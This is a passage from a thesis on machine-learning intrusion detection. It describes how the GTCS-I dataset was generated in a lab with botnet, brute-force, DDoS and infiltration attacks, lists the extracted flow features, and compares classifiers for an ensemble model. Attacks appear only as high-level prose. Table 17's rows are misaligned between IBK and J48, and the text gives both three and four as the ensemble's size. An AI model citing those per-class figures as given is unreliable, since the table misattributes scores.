Our experimental results show that J48 outperforms other classifiers with the best accuracy in the first phase while IBK performs better in the second phase. Figure 12 shows that the best performance improvement when applying the feature selection methods is for SMO, Logistic, and IBK classifiers. Moreover, the results shown in Table 12 indicate that all the classifiers give good accuracy for the dominant classes, while it is not the case for the R2L and U2R classes. It also shows that the imbalance mitigation method improves limitations in detecting R2L and U2R attacks.

6.4. Conclusion

The main purpose of the experiments in this chapter was to test the effect of dataset preprocessing and the process of algorithm hyperparameter optimization on the overall performance of the ML-based IDS. In this chapter, we have used a subset of features extracted from the NSL-KDD dataset, which is the most used dataset in network intrusion detection literature, to provide a comparative analysis of a group of ML classifiers for intrusion detection. We focused on supervised ML approaches by using the following classifiers: Naïve Bayes, Logistic, MLP, SMO, IBK, and J48. In addition, we used the InfoGainAttributeEval algorithm for feature selection and dimensionality reduction. Moreover, we have used WEKA's Resample and SMOTE filters to overcome the dataset imbalance problem. Using the NSL-KDD dataset and based on our extensive experimental study, we conclude that the IBK and J48 approaches show the best performance in terms of accuracy, precision, F-measure, and AUC metrics.

7. GTCS-I: NEW GENERATED DATASET

The effectiveness of IDSs is evaluated based on their performance to identify attacks that require a comprehensive dataset that contains normal and abnormal behaviors [140]. Older benchmark datasets are DARPA, KDDCUP and NSL-KDD which have been widely adopted for evaluating NIDS performance. It is perceived through several studies[84, 141], evaluating an IDS using these datasets does not reflect realistic output performance due to several reasons that can be summarized in the following points.

- Data privacy reasons and security policies that prevent corporate from sharing their realistic data with users, and the research community.
- Getting the permission of the dataset's owner is frequently delayed. Moreover, it usually requires the researcher to sign an Acceptable Use Policies (AUP) that include limitations to the time of usage and data that can be published about the dataset.
- The limited scope of most datasets that don't fit various network intrusion detection researchers' aims and objectives.
- Most of the available datasets in the field of IDSs suffer from the lack of proper documentation that describes the network environment, the simulated attacks, and the dataset limitations.
- Many of the accessible datasets were labeled manually.

The above reasons have boosted a serious challenge for the researchers in the cybersecurity domain. To overcome these problems, this thesis presents a new novel dataset that is automatically

and completely labeled. The dataset with proper documentation is publicly available to researchers and doesn't require any AUP to use. In this chapter, we demonstrate (1) how our novel dataset was collected and stored, (2) the dataset collection testbed implementation and key design decisions, (3) the dataset features selection and extraction, and (4) dataset statistical summary to show the quality of the data collected.

7.1. Lab Setup

To generate the new dataset, benign network traffic, along with malicious traffic were extracted, labeled, and stored. To mimic typical network traffic flow, we designed a complete testbed (Figure 24) composed of several normal and attacking virtual machines (VMs) that are distributed into two separate networks. The victim network consists of a set of VMs running different versions of the most common operating systems namely Windows Server and/or PC, Linux, and Android. The attack network is a completely separated infrastructure and contains Kali 1.1 and Kali 2.0 VMS.

To generate a large amount of realistic benign traffic, we used Ostinato [142] the packet generator tool which is a flexible tool that generates normal traffic with given IPs and ports. The malicious traffic was generated using Kali Linux [143] which is enterprise-ready security auditing Linux distribution based on Debian GNU/Linux [144]. The process to generate both benign and malicious traffic took 8 days. 100 % of the attacks in this dataset are new. In our attack scenarios four of the most common and up to date attack families are considered and are briefly described below.




Figure 24: The Lab setup for the GTCS Network.

- Botnet attacks [145]: This attack can be defined as a group of compromised network systems and devices that execute different heinous network attacks like sending spams, granting backdoor access to compromised systems, stealing information via keyloggers, performing phishing attacks, etc.
- Brute force attacks [146]: a well-known network attack family where intruders try every key combination as an attempt to guess passwords or try to use fuzzing methods to get unauthorized access to certain hidden web pages (e.g., admin login page).
- Distributed Denial of Service (DDoS) attacks [147]: Denial of Service attack (DoS) is a very popular network attack where an attacker sends an overwhelming number of false requests to a target service or network in order to deny legitimate users from accessing that

service. DDoS is a modern DoS attack where attackers use thousands of compromised systems to flood the bandwidth or resources of the target system.

- Infiltration attacks [148]: a type of attack that is usually executed from inside the system that is compromised by exploiting vulnerabilities in software applications such as Internet browsers, Adobe Acrobat Reader., etc.

7.2. Data Collection & Feature Extraction

We implemented four attack scenarios namely, Botnet, Brute force, DDoS, and Infiltration attacks. For each attack, we defined a scenario based on the implemented network topology and execute the attacks using the Kali Linux machines that are located in a separate network from the target machines. The attacking machines were Kali 1.1 and Kali 2.0.

To perform the Botnet attack, we have used Zbot [149], which is a trojan horse malware package that can be run on MS Windows operating systems to execute many malicious tasks. Zbot can be mainly extended through drive-by downloads and different phishing schemes. Because it uses stealth techniques to hide from different security tools, Zbot malware has become the largest botnet on the Internet [150]. The victim machines in our Botnet attack scenario were running Windows 7 and Windows 8. It is important to note that firewall, windows defender and automatic updating are all disabled on all windows victim machines to enable capturing a wide spectrum of interesting cases. The GNS3 (Graphical Network Simulator-3) and EVE (Emulated-Virtual-Experience) cloud components are network software emulators that allows the combination of virtual and real devices to simulate complex networks. Also, password complexity check was not active, and all passwords were set to minimum 3 characters. For the Brute force attack, we have used the FTP module on the Kali 2.0 Linux machine to attack the machine running Ubuntu 16.4 system in the victim network. To carry out the DDoS attack, we have used the HOIC (High Orbit

Ion Canon) tool [151] which is a popular free tool for performing DDoS attacks. HOIC works by flooding a target web server with junk HTTP, GET, and POST requests and can open up to 256 simultaneous attack sessions at once. For the infiltration attack, we have sent a vulnerable application to the Metasploitable Linux-2 machine from the victim network. Next, we have used the vulnerable application to open a backdoor and perform our infiltration attack.

To capture the raw network traffic data (in pcap format) we used Wireshark and Tcpdump [152, 153]. Wireshark is a network packet analyzer that can capture the network traffic data in as much detail as possible while Tcpdump is a command line utility that helps in capturing and analyzing network traffic. After collecting the raw network packets (i.e., pcap files), we used the CICFlowMeter [154, 155] to process those files and extract the attributes/features of the network flow packets. The CICFlowMeter is an open-source tool that generates Biflows from pcap files and extracts features from these flows. The extracted features are as follows:

- Flow: ID which presents the unique id calculated from the 5-tuple i.e., Src IP, Dst IP, Src Port, Dst Port, and Protocol number as follows
 - Src IP: the IP address of the machine from which the traffic started.
 - Src Port: the source port number.
 - Dst IP: the IP address of the destination machine.
 - Dst Port : the destination port number.
 - Protocol number: the number of the transaction protocol.
- Timestamp: the date and time of day for when the flow occurred.
- Flow Duration: the total duration of the flow.
- Tot Fwd/Bwd Pkts: the total packets in the forward/backward direction.
- TotLen Fwd/ Bwd Pkts: the total size of packet in forward/backward direction.

- Fwd/Bwd Pkt Len: the size of the packet in the forward/backward direction.
- Flow Byts/Packets: the rate of flow byte/packets that is number of bytes/packets transferred each second.
- Flow IAT: the time between two packets sent in the forward/backward direction.
- Fwd/Bwd IAT: the time between two packets sent in the forward/backward direction.
- Fwd/Bwd PSH: the number of times that PSH flag was set to the packets moving in forward/backward direction.
- Fwd/Bwd URG: the number of times that URG flag was set to packets moving in forward/backward direction.
- Active: how long a flow was active before being idle.
- Idle: how long a flow was idle before being active.
- Fwd/Bwd Pkts/s: the number of transmitted packets per second in the forward/backward direction.
- Fwd/Bwd Byts/s: the number of transmitted bytes per second in the forward/backward direction.
- Label: indicates whether the traffic is malicious or not.

The CICFlowMeter interface is shown in Figure 25 while the full extracted features are listed in Table 13.




Figure 25: CICFlowMeter Interface.

Table 13: Full List of GTCS-I Extracted Features.

#	Feature Name	Description
1	Flow ID	A unique id calculated from the 5-tuple (Src IP, Dst IP, Src Port, Dst Port, and Protocol number)
2	Src IP	The source IP address
3	Src Port	The source port number
4	Dst IP	The destination IP address
5	Dst Port	The destination port number
6	Protocol	The transaction protocol

#	Feature Name	Description
7	Timestamp	The flow timestamp
8	Flow Duration	The total duration of the traffic flow
9	Tot Fwd Pkts	Total packets in the forward direction
10	Tot Bwd Pkts	Total packets in the backward direction
11	TotLen Fwd Pkts	Total size of packet in forward direction
12	TotLen Bwd Pkts	Total size of packet in backward direction
13	Fwd Pkt Len Max	Maximum size of packet in forward direction
14	Fwd Pkt Len Min	Minimum size of packet in forward direction
15	Fwd Pkt Len Mean	Mean size of packet in forward direction
16	Fwd Pkt Len Std	Standard deviation size of packet in forward direction
17	Bwd Pkt Len Max	Maximum size of packet in backward direction
18	Bwd Pkt Len Min	Minimum size of packet in backward direction
19	Bwd Pkt Len Mean	Mean size of packet in backward direction
20	Bwd Pkt Len Std	Standard deviation size of packet in backward direction
21	Flow Byts/s	flow byte rate that is number of packets transferred per second
22	Flow Pkts/s	flow packets rate that is number of packets transferred per second
23	Flow IAT Mean	Average time between two flows
24	Flow IAT Std	Standard deviation time two flows
25	Flow IAT Max	Maximum time between two flows
26	Flow IAT Min	Minimum time between two flows
27	Fwd IAT Tot	Total time between two packets sent in the forward direction
28	Fwd IAT Mean	Mean time between two packets sent in the forward direction

#	Feature Name	Description
29	Fwd IAT Std	Standard deviation time between two packets sent in the forward direction
30	Fwd IAT Max	Maximum time between two packets sent in the forward direction
31	Fwd IAT Min	Minimum time between two packets sent in the forward direction
32	Bwd IAT Tot	Total time between two packets sent in the backward direction
33	Bwd IAT Mean	Mean time between two packets sent in the backward direction
34	Bwd IAT Std	Standard deviation time between two packets sent in the backward direction
35	Bwd IAT Max	Maximum time between two packets sent in the backward direction
36	Bwd IAT Min	Minimum time between two packets sent in the backward direction
37	Fwd PSH Flags	Number of times the PSH flag was set in packets travelling in the forward direction (0 for UDP)
38	Bwd PSH Flags	Number of times the PSH flag was set in packets travelling in the backward direction (0 for UDP)
39	Fwd URG Flags	Number of times the URG flag was set in packets travelling in the forward direction (0 for UDP)
40	Bwd URG Flags	Number of times the URG flag was set in packets travelling in the backward direction (0 for UDP)
41	Fwd Header Len	Total bytes used for headers in the forward direction
42	Bwd Header Len	Total bytes used for headers in the forward direction

#	Feature Name	Description
43	Fwd Pkts/s	Number of forward packets per second
44	Bwd Pkts/s	Number of backward packets per second
45	Pkt Len Min	Minimum length of a flow
46	Pkt Len Max	Maximum length of a flow
47	Pkt Len Mean	Mean length of a flow
48	Pkt Len Std	Standard deviation length of a flow
49	Pkt Len Var	Minimum inter-arrival time of packet
50	FIN Flag Cnt	Number of packets with FIN
51	SYN Flag Cnt	Number of packets with SYN
52	RST Flag Cnt	Number of packets with RST
53	PSH Flag Cnt	Number of packets with PUSH
54	ACK Flag Cnt	Number of packets with ACK
55	URG Flag Cnt	Number of packets with URG
56	CWE Flag Count	Number of packets with CWE
57	ECE Flag Cnt	Number of packets with ECE
58	Down/Up Ratio	Download and upload ratio
59	Pkt Size Avg	Average size of packet
60	Fwd Seg Size Avg	Average size observed in the forward direction
61	Bwd Seg Size Avg	Average size observed in the backward direction
62	Fwd Byts/b Avg	Average number of bytes bulk rate in the forward direction
63	Fwd Pkts/b Avg	Average number of packets bulk rate in the forward direction
64	Fwd Blk Rate Avg	Average number of bulk rates in the forward direction

#	Feature Name	Description
65	Bwd Byts/b Avg	Average number of bytes bulk rate in the backward direction
66	Bwd Pkts/b Avg	Average number of packets bulk rate in the backward direction
67	Bwd Blk Rate Avg	Average number of bulk rates in the backward direction
68	Subflow Fwd Pkts	The average number of packets in a sub flow in the forward direction
69	Subflow Fwd Byts	The average number of bytes in a sub flow in the forward direction
70	Subflow Bwd Pkts	The average number of packets in a sub flow in the backward direction
71	Subflow Bwd Byts	The average number of bytes in a sub flow in the backward direction
72	Init Fwd Win Byts	Number of bytes sent in initial window in the forward direction
73	Init Bwd Win Byts	# of bytes sent in initial window in the backward direction
74	Fwd Act Data Pkts	# of packets with at least 1 byte of TCP data payload in the forward direction
75	Fwd Seg Size Min	Minimum segment size observed in the forward direction
76	Active Mean	Mean time a flow was active before becoming idle
77	Active Std	Standard deviation time a flow was active before becoming idle
78	Active Max	Maximum time a flow was active before becoming idle
79	Active Min	Minimum time a flow was active before becoming idle
80	Idle Mean	Mean time a flow was idle before becoming active
81	Idle Std	Standard deviation time a flow was idle before becoming active

#	Feature Name	Description
82	Idle Max	Maximum time a flow was idle before becoming active
83	Idle Min	Minimum time a flow was idle before becoming active
84	Label	Indicates whether the traffic is malicious or not

7.3. Discussion

The primary goal of this chapter was to produce a high-quality network intrusion dataset that can be used for ML and data mining tools in IDS approaches. Another goal was to illustrate a standardized procedure (that can be replicated) to generate similar high-quality and up-to-date datasets. When compared to the publicly available IDS evaluation datasets mentioned in chapter 3, we can confirm that we have successfully achieved our goals. We were able to make improvements by focusing on the important characteristics of the process for generating a quality dataset. The quality of our controlled attacks was improved by performing them in a live network. Attacks that take place in a live network are an invaluable enhancement to background noise that is truly realistic and is an improvement from the normal traffic created by other datasets. We had avoided adding the extremely poor synthetic data that can be generated by using only SMTP, DNS, or simple HTTP services. Furthermore, the real normal data in our dataset helps to promote a more realistic portion of false negatives and false positives within the dataset.

8. NEC-IDS: A HOLISTIC APPROACH FOR IDS USING ENSEMBLE ML CLASSIFIERS

In this chapter, we propose an ensemble classifier model (Figure 28) composed of multiple classifiers with different learning paradigms to address the issue of the accuracy and false alarm rate in IDS. First, we compare the performance of the same set of ML algorithms in chapter 6 regarding identifying intrusions in network traffic using the new generated dataset (GTCS). Finally, we present an accurate a holistic approach for detecting network intrusions by using ensemble of the best performed ML algorithms.

8.1. Statistical Summary of GTCS-I

Each record in the GTCS-I dataset unfolds different features of the traffic with 83 attributes plus an assigned label classifying each record as either normal or an attack type. To reduce the dimension of the dataset we applied the InfoGainAttributeEval algorithm with Ranker which ranked the attributes by their evaluation and resulted in selecting 44 out of 84 features of the GTCS-I dataset. The final selected features are summarized and ranked in Figure 26. Attack types in the dataset can be grouped into four main classes namely Botnet, Brute Force, DDoS, and Infiltration. The number of records associated with each class is shown in Table 14.

Table 14: No of Samples for Normal and Attack Classes.

Class	Training Set	Occurrences Percentage
Normal	139186	26.98 %
Botnet	93021	17.97 %
Brute Force	83858	16.20 %

Class	Training Set	Occurrences Percentage
DDoS	131211	25.35 %
Infiltration	70202	13.56 %
Total	517478	100.00%




Figure 26: GTCS-I Selected Features.

8.2. ML Algorithms Performance Comparison

The experiment in this section went through two phases. In the first phase, we compared the performance of the classifiers using the GTCS-I dataset with the full extracted features shown in Table 12. The results of this phase are summarized in Tables 15. In the second phase, reduced GTCS-I with the selected features shown in Figure 26 was used. The results of this phase are summarized in Tables 16.

The experiment in this section has been carried out using WEKA, on a PC with Intel(R) CORE(TM) i5-8265U CPU @ 3.50GHz, 3.50 GHz, 16.0 GB RAM installed and running a 64-bit Windows 10 OS, x64-based processor.

Table 15: Phase 1 Examination Results.

Classifier	Accuracy	TPR	FPR	Precision	Recall	F-Measure	ROC Area
NB	86.81%	0.869	0.116	0.912	0.864	0.885	0.921
Logistic	91.88%	0.936	0.097	0.923	0.931	0.924	0.930
MLP	92.90%	0.944	0.085	0.932	0.939	0.931	0.937
SMO	92.13%	0.937	0.093	0.925	0.932	0.926	0.917
IBK	94.23%	0.948	0.055	0.943	0.945	0.942	0.942
J48	94.29%	0.951	0.054	0.949	0.945	0.944	0.943

Table 16: Phase 2 Examination Results.

Classifier	Accuracy	TPR	FPR	Precision	Recall	F-Measure	ROC Area
NB	89.51%	0.881	0.109	0.942	0.894	0.915	0.948
Logistic	94.58%	0.948	0.091	0.953	0.961	0.954	0.966
MLP	95.60%	0.956	0.077	0.96	0.969	0.962	0.964
SMO	94.83%	0.949	0.086	0.955	0.962	0.956	0.944
IBK	96.93%	0.960	0.050	0.971	0.973	0.971	0.969
J48	96.99%	0.962	0.048	0.974	0.975	0.972	0.970

Table 17: Classifiers Accuracy Detection for Different Classes of Attacks.

Classifier	Class	Phase I	Phase II
NB	Normal	86.00%	86.90%

Classifier	Class	Phase I	Phase II
	Botnet	87.90%	88.80%
	Brute Force	80.00%	80.90%
	DDoS	83.80%	84.70%
	Infiltration	78.96%	79.86%
Logistic	Normal	92.50%	93.40%
	Botnet	92.80%	93.70%
	Brute Force	84.80%	85.70%
	DDoS	91.58%	92.48%
	Infiltration	81.30%	82.20%
MLP	Normal	93.60%	94.50%
	Botnet	93.50%	94.40%
	Brute Force	90.00%	90.90%
	DDoS	98.89%	99.79%
	Infiltration	82.30%	83.20%
SMO	Normal	92.80%	93.70%
	Botnet	93.60%	94.50%
	Brute Force	83.70%	84.60%
	DDoS	91.01%	92.89%
	Infiltration	72.45%	83.35%
IBK	Normal	95.50%	96.40%
	Botnet	95.60%	96.50%
	Brute Force	95.10%	96.00%

Classifier	Class	Phase I	Phase II
J48	DDoS	96.32%	97.22%
	Infiltration	79.67%	80.57%
	Normal	94.60%	95.10%
	Botnet	95.30%	96.20%
	Brute Force	87.70%	91.60%
	DDoS	95.53%	96.43%
	Infiltration	83.43%	84.33%

Tables 15 and 16 present a comprehensive comparison of the classifiers regarding classification accuracy, Precision, Recall, TPR, FPR, F-Measure, and ROC Area. Table 17 presents the accuracy of each classifier in classifying different classes in the GTCS-I dataset in the two phases which is also illustrated in Figure 27.




Figure 27: Classification Accuracy in the Two Phases.




Figure 28: The Accuracy of Each Classifier in Classifying Different Classes in GTCS-I.

The experimental results show that IBK outperforms other classifiers with the best accuracy in both phases. Moreover, the results in Table 17 show that IBK outperforms other classifiers in classifying Normal, Botnet, and Brute Force classes while MLP is the best for DDoS class samples and J48 is the best for Infiltration class. These results are illustrated in Figure 28.

8.3. NEC-IDS: A Holistic Approach for IDS Using Ensemble ML Classifiers

The proposed model composed of three ML classifiers from various classifier families. The selection of these classifiers is based on the results from section 8.2. The selected classifiers are J48 (DT-C4.5), IBK (KNN) and MLP (NN). In the proposed model, the four classifiers work in

parallel, and each classifier builds a different model of the data. The outputs of the three classifiers are combined by majority voting method to obtain the final output of the ensemble model.

